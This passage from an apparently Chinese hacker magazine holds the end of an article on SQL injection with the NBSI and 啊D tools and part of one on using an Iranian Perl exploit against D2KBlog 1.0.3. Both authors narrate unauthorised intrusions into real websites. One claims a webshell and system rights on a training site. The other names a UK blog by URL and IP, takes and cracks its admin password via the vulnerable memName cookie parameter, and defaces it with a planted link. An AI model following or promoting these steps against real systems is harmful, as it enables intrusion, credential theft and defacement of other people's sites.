了些。

2、进一步扩大战果

到了这一步，大家还有什么要做？也许90%以上的人会说：上传一个webshell，再设法取得管理员权限。在我看来，每次测试都要定一个目标，达到目标就行，没必要总是按这个模式搞下去。如果你非得这样，我就来说说吧。刚才我们在检测注入点时，大家也许发现了，当前数据库用户权限是SA，能做的事情很多。比如可用注入工具的列目录文件功能找到WEB目录，可以通过文件上传功能往WEB目录里写木马之类的东西，可以执行DOS或SQL命令以及读取注册表信息等等。大家可以翻一些资料来看，为节省版面，在此不多作阐述。我是得到了webshell和系统权限的，截几张图给大家看一下，最后发现这服务器原来有4个CPU，上面还有自学考试等另外几个网站，各盘都没有作权限设置，如图7所示。


图7 利用webshell查看服务器信息

四、总结与思考

本文没什么新的技术，纯粹就是注入工具的使用，入侵就是这么简单，工具可以让我等菜鸟们一样搞定许多站点。又感叹现在的网络安全状况真是令人担忧，就如这个有一万五千多名学员的网站，如果谁恶意在主页上面挂个木马什么的，登录岂不是危害极大啊！（最后声明，我可没这么做，呵呵！）

【文中所涉及到的NBSI、啊D注入工具，已经收录在光盘中】

编辑点评： 典型的工具注入，技术上没有什么好说的。NBSI对注入点的查找比较弱而啊D较强），在速度和判断准确率上NBSI强而啊D弱，这一点初学者们应该注意，工具要灵活使用，不要使用一种工具闯天下。

伊斯兰黑客决战欧洲大陆——一款伊朗黑客工具试用手记

Xapache

从本文你可以学到：

1、用ping命令获得目标IP地址

2、了解D2KBlog 1.0.3相关漏洞以及对此漏洞的专用工具的应用

今年二月份，一家丹麦的报纸刊登了一些对伊斯兰教先知穆罕默德颇为不敬的漫画，然后，挪威、法国、德国、意大利、西班牙等欧洲国家媒体又转载了这些漫画或者其中的一部分。此番行为造成了全球各地的穆斯林教徒的极大不满。在叙利亚、黎巴嫩、伊朗、巴基斯坦和印尼，愤怒的穆斯林冲击了丹麦和其他欧洲国家的使领馆。

抗议欧洲报纸刊登伊斯兰先知漫画的浪潮近日蔓延到了虚拟世界，超过六百个丹麦站点和大量欧洲国家的报刊杂志的主页遭到黑客袭击，纷纷被贴上了抗议的信息。黑客在页面上写着“以后再不要对我们的先知说三道四”的抗议词句。

接下来，就让我们回顾一下那场黑客大战的印记：一个由伊朗黑客组织写的其中一款小型的漏洞利用工具，并且对设在英国的某个站点来一次模拟入侵（这个站点好像和中国人有渊源，希望没有伤害到同胞的利益-_-!）。目标：http://www.cr1998.com/，经过ping的检测，知道了IP为：195.242.213.17，该站位于英国，如图1所示。




图1 ping www.cr1998.com

该站点就是一个blog，在我打开的时候，已经不像样子了，似乎被前面先到的仁兄大肆发泄了一通。呵呵，博客的主人好像也不是很关心自己的站点啊，这么久了也没发现问题。“Dorkzorz”这个单词也不知道是何意，被如此的张贴，如图2所示。




图2 被恶意修改的BLOG

在网站底部能看到对方用的博客系统是D2KBlog 1.0.3。下面请出我们伊朗兄弟的漏洞利用工具：D2KBLOG SQL injection.pl。这是一个perl版本的SQL注入工具，在使用前请先确定你安装了Active perl解释器。

D2KBLOG这套blog程序在国外有众多用户，采用asp+access结构开发，支持RSS和xhtml，速度也不错。可是由于其程序对Cookie没有很好地检查，导致了漏洞的发生（出现问题的地方是“profile.asp”页面中的“memName”参数）。利用这个Exploit，人们可以获得数据库中对方管理员的账户名和密码。另外，在Default.asp页面中还存在跨站的问题。不过这里不是本文讨论的重点了。

我们直接开工，在命令行里调出hack.pl，按照格式填上网址和有漏洞的asp页面。很快，就得到了管理员账号“root”和MD5加密过的密码，如图3所示。在使用解密工具破解后得到了明文，登录后台后看到了关于系统的一些信息，得知这是一台Windows2003的服务器，如图4所示。




图3 获得root用户的密码




图4 服务器相关信息

找一找有没有传WebShell的地方吧。看到左边有个Database的功能面板，原来这个blog允许备份数据库。不过在我研究了半天还是没有发现可以传shell的方法。因为它只认两个后缀，一个是mdb，还有一个是Bak，这样就有效地防止了利用备份数据库来获得shell。动网的论坛经过了那么长时间的发展，还依然没有解决好这个问题，其实照这个blog的写法，完全可以起到一劳永逸的保护作用，如图5所示。既然来了，总要留个纪念吧，给它加个友情连接到非安全（作者模仿小编说：此人的任何操作与非安全无关），如图6所示。




图5 Database功能面板




图6 